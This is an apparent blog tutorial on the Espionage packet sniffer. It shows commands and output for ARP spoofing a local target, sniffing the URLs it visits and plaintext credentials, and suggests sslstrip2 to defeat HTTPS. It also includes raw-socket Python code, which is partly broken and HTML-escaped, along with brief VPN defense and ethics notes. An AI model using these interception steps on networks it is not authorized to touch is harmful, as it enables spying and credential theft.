Intercepting Network Traffic With The Espionage Packet Sniffer

Josh Schiavone Follow
Jul 13 · 6 min read

The practice of packet sniffing has been around since the late 1980s. It has been used widely throughout the cybersecurity community and it serves many purposes. First, I think we should cover what it really is. According to paessler.com, it is defined as the practice of gathering, collecting, and logging some or all **packets** that pass through a computer network, regardless of how the **packet** is addressed.


This writeup will cover the following:

1. Prologue: Performing/executing this type of attack.
2. Tools used (Espionage & sslstrip2).
3. Understanding what is going on behind the scenes (Raw sockets, ethernet frames, protocols, etc.)
4. How to defend against network interceptions.
5. Epilogue: Legal use and unethical use.


Let's go through a demonstration on a basic packet sniffing attack. I will be using Espionage. If you don't have it installed, you can clone it from the GitHub repository found here: https://github.com/josh0xA/Espionage

A) The following command will execute a verbose interception and store the output to the argument -f.

- sudo python3 espionage.py --verbose --iface wlan0 -f capture_output.pcap



```
[*] OS: Unix/Linux | (root@archsystem)
```



```
                              * *
    _______________
==c(___(o(______(_()          * *
        \=\                   * *
         )=\                 * *
        //|\               * *
       //|| \
      // ||  \
     //  ||   \
    //         \ Sniff All The Things.
-------------------------------------
             [Espionage]
-==[ A Network Traffic Interceptor
-==[ Developed By: Josh Schiavone
-------------------------------------

[espionage]>Ethernet Frame:
[*] Destination: 33:33:00:00:00:16, Source: F4:96:34:5F:FE:5C, Protocol: 56710

[espionage]>Ethernet Frame:
[*] Destination: F4:96:34:5F:FE:5C, Source: 20:F1:9E:12:43:F8, Protocol: 8


[espionage]>IPv4 Packet Contents ↓
[*] Version: 4, TTL: 58, Header: 20
[*]     Protocol: 6, Source: 162.159.135.234, Destination: 192.168.0.144
        TCP Segment ↓
[*]             Source Port # 62614, Destination Port # 13407, [Sequence] 4267450609
                TCP Segment Flags
[*]             FLAG_URG: 2048, FLAG_ACK: 17664, FLAG_PSH: 115, FLAG_RST: 4404
[*]             FLAG_SYN: 16384, FLAG_FIN: 14854
[espionage]>Ethernet Frame:
[*] Destination: 20:F1:9E:12:43:F8, Source: F4:96:34:5F:FE:5C, Protocol: 8


[espionage]>IPv4 Packet Contents ↓
[*] Version: 4, TTL: 64, Header: 20
```


We can see the source and the destination and also the flags of the TCP segment of the packets flowing through our machine to a third-party host. This extra information helps us analyze and break down the packets.

Okay, so what? This probably isn't the most effective method of attack if you're looking to gather information and as you can see we can only sniff on our localhost (127.0.0.1). To solve this, we can use a very popular and very old tactic called ARP Spoofing. ARP Spoofing or ARP Cache Poisoning tricks the default gateway of our router into thinking we are another computer on the network. It does this by sending ARP packets from the MAC address of our machine to the router and from the target allowing all traffic to be rerouted through the attacker.

Let's perform an ARP Spoofing attack.

B) sudo python3 espionage.py — target 192.168.0.64 — iface wlan0

```
[*] OS: Unix/Linux | (root@archsystem)

    _______________          * *
==c(___(o(______(_()          * *
```




```
       \=\           * *
        )=\         * *
       //|\        * *
      //|| \
     // ||  \
    //  ||   \
   //         \ Sniff All The Things.
-------------------------------------
             [Espionage]
-==[ A Network Traffic Interceptor
-==[ Developed By: Josh Schiavone
-------------------------------------

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.1 from: 192.168.0.64 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.1 from: 192.168.0.64 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.1 from: 192.168.0.64 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.1 from: 192.168.0.64 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.1 from: 192.168.0.64 retrieving @ f4:96:34:5f:fe:5c

[espionage]>Sent ARP Request to: 192.168.0.64 from: 192.168.0.1 retrieving @ f4:96:34:5f:fe:5c
```

Let this run in the background as a separate instance.

Now we can use a built-in espionage command to sniff URLs visited from 192.168.0.64.

C) sudo python3 espionage.py — iface wlan0 — urlonly



```
     // ||  \
    //       \ She Loves Espionage.
-------------------------------------
             [Espionage]
-==[ A Network Traffic Interceptor
-==[ Developed By: Josh Schiavone
-------------------------------------

[espionage]>Visited URLs will be displayed below.

[+] 192.168.0.64 <requested> profify.ca/ with GET
[+] 192.168.0.137 <requested> profify.ca/ with GET
[+] 192.168.0.64 <requested> rbc.com/ with GET
[+] 192.168.0.64 <requested> www.rbc.com/ with GET
[+] 192.168.0.137 <requested> www.rbc.com/ with GET
[+] 192.168.0.64 <requested> canada.ca/ with GET
[+] 192.168.0.137 <requested> canada.ca/ with GET
[+] 192.168.0.64 <requested> detectportal.firefox.com/success.txt?ipv4 with GET
[+] 192.168.0.137 <requested> detectportal.firefox.com/success.txt?ipv4 with GET
[+] 192.168.0.64 <requested> josh.com/ with GET
[+] 192.168.0.137 <requested> josh.com/ with GET
[+] 192.168.0.64 <requested> testing-ground.scraping.pro/login with GET
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/login with GET
[+] 192.168.0.64 <requested> overseer.tools.avcdn.net/tools/avast/overseer/x64/overseer.exe.def with GET
[+] 192.168.0.137 <requested> overseer.tools.avcdn.net/tools/avast/overseer/x64/overseer.exe.def with GET
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/ with GET
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/favicon.ico with GET
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/favicon.ico with GET
[+] 192.168.0.64 <requested> v7event.stats.avast.com/cgi-bin/iavsevents.cgi with POST
[*] ↓ > Raw Data (possible credentials): 'build=2410\nedition=1\nevent=overseer_started\nexe_version=1.0.404.0\nfree_disk_space=6042447175
68\nguid=ec3a426d-426f-4052-8092-2f10c784cfc4\nmidex=37E4779A3E156C1B7D7BBC00437D76362933B54DD6CD3736520D6C393C2AA49A\nos=win,10,0,2,18363
,0,AMD64\nprogram_update_settings=Auto\nstat_session=ab8eda2a-9448-47e8-8d30-a2af1d0524af\n'
[+] 192.168.0.137 <requested> v7event.stats.avast.com/cgi-bin/iavsevents.cgi with POST
[*] ↓ > Raw Data (possible credentials): 'build=2410\nedition=1\nevent=overseer_started\nexe_version=1.0.404.0\nfree_disk_space=6042447175
68\nguid=ec3a426d-426f-4052-8092-2f10c784cfc4\nmidex=37E4779A3E156C1B7D7BBC00437D76362933B54DD6CD3736520D6C393C2AA49A\nos=win,10,0,2,18363
,0,AMD64\nprogram_update_settings=Auto\nstat_session=ab8eda2a-9448-47e8-8d30-a2af1d0524af\n'
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/login with GET
[+] 192.168.0.64 <requested> j0294597.iavs9x.u.avast.com/iavs9x/~o_o~/stable/servers.def.vpx with GET
[+] 192.168.0.137 <requested> j0294597.iavs9x.u.avast.com/iavs9x/~o_o~/stable/servers.def.vpx with GET
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/login?mode=login with POST
[*] ↓ > Raw Data (possible credentials): 'usr=admin | pwd=12345'
[+] 192.168.0.137 <requested> testing-ground.scraping.pro/login?mode=welcome with GET
```

URL Sniff

As you can see it sniffed the URLs visited by the target machine. It also logs raw HTTP data that has been inputted to insecure websites (shown on the bottom: usr=admin, pwd=12345). For this to be most effective, run sslstrip2 in the background to remove the secure socket layer (SSL) protocol encryption that is used when any client communicates with modern web servers.

. . .

Behind The Scenes


Yes, simply running a program to sniff passing data is very amusing and easy. I get it. Although, I would like to cover what is actually going on behind the scenes. Every packet sniffer and packet sniffing library uses raw sockets. Let's cover them.

Using a raw socket means you can determine every section of the packet, either header or payload. Please note that the raw socket is a general word. I categorize raw socket into Network Socket and Data-Link Socket (or alternatively L3 Socket and L2 Socket). A non-raw socket means that you can only determine the transport layer payload so the operating system handles all the packet headers, flags, etc.

Creating a raw socket using Python and struct:


Before we pack a raw socket, let's go over the IP header structure and TCP header structure.

The IP Header Structure:



32-Bits Wide

The TCP Header Structure:



32-Bits Wide

. . .

Creating TCP/IP Packets With Python

1. First, let’s create the raw socket

```
try:
        s = socket.socket(socket.AF_INET, socket.SOCK_RAW, 
socket.IPPROTO_RAW)
except socket.error , msg:
        print 'Socket could not be created. Error Code : ' + 
str(msg[0]) + ' Message ' + msg[1]
        sys.exit()
```

2. Now, we can pack the IP header:

```
source_ip = '192.168.1.101'
dest_ip = '192.168.1.1'

# ip header fields
ip_ihl = 5
```

```
ip_ver = 4
ip_tos = 0
ip_tot_len = 0  # kernel will fill the correct total length
ip_id = 54321   #Id of this packet
ip_frag_off = 0
ip_ttl = 255
ip_proto = socket.IPPROTO_TCP
ip_check = 0    # kernel will fill the correct checksum
ip_saddr = socket.inet_aton ( source_ip )
ip_daddr = socket.inet_aton ( dest_ip )

ip_ihl_ver = (version &lt;&lt; 4) + ihl

# the ! in the pack format string means network order
ip_header = pack('!BBHHHBBH4s4s' , ip_ihl_ver, ip_tos, ip_tot_len,
ip_id, ip_frag_off, ip_ttl, ip_proto, ip_check, ip_saddr, ip_daddr)
```

3. Then the TCP header:

```
# tcp header fields
tcp_source = 1234 # source port
tcp_dest = 80   # destination port
tcp_seq = 454
tcp_ack_seq = 0
tcp_doff = 5    # 4 bit field, size of tcp header, 5 * 4 = 20 bytes
#tcp flags
tcp_fin = 0
tcp_syn = 1
tcp_rst = 0
tcp_psh = 0
tcp_ack = 0
tcp_urg = 0
tcp_window = socket.htons (5840) # maximum allowed window size
tcp_check = 0
tcp_urg_ptr = 0

tcp_offset_res = (tcp_doff &lt;&lt; 4) + 0
tcp_flags = tcp_fin + (tcp_syn &lt;&lt; 1) + (tcp_rst &lt;&lt; 2) +
(tcp_psh &lt;&lt;3) + (tcp_ack &lt;&lt; 4) + (tcp_urg &lt;&lt; 5)

# the ! in the pack format string means network order
tcp_header = pack('!HHLLBBHHH' , tcp_source, tcp_dest, tcp_seq,
tcp_ack_seq, tcp_offset_res, tcp_flags,  tcp_window, tcp_check,
tcp_urg_ptr)
```

4. We can pack it all together and send the packet (Note: A checksum should be properly generated but I will not cover how to generate one here in this writeup)

```
  # final full packet - syn packets dont have any data
  packet = ip_header + tcp_header + user_data

  # send the packet finally - the port specified has no effect
  s.sendto(packet, (dest_ip , 0 ))
```

Great! We just created a TCP/IP packet and sent it to a destination. Now that you have a better understanding of raw socket programming you can gain further knowledge on intercepting more obscure packets (ie. Wireless IEEE 802.11 packets).

. . .

Packet Interception Defense Technique(s)

I've demonstrated how easy it is to do reconnaissance on a local network. However, companies wouldn't want anybody with just a computer to spy on their employees. Packet sniffing has been a major player within cybersecurity mainly because there is not an actual good defence against it. Although, that doesn't mean you can't secure the data sent through your network.

The most popular practice people use is to simply connect to a Virtual Private Network (VPN) service. This reroutes all your traffic through a third-party server in which the sniffer cannot intercept data from the VPN to your destination.

Note: This is why they tell you to connect to a VPN when on public a WiFi network.

. . .

The Ethics of Network Interception

The fact of the matter is, developing and owning a packet sniffer is completely legal (in most countries). Issues arise when you snoop traffic on networks where you are NOT authorized to do so. Other than that, you're pretty much fine. So if you decide to use Espionage to spy on other people's traffic, please make sure you have been given explicit permission from an administrator to do so.

• • •

Conclusion

This writeup sums up the following:

1. An introduction to the packet sniffing concept.
2. A basic tutorial on how to use the Espionage sniffer to sniff raw packets and URLs.
3. Behind the scenes action (raw sockets).
4. How to defend yourself against malicious network snoopers.
5. Legalities of this attack. When and Where it is allowed to be carried out.

Packet Sniffing Espionage Python Josh Schiavone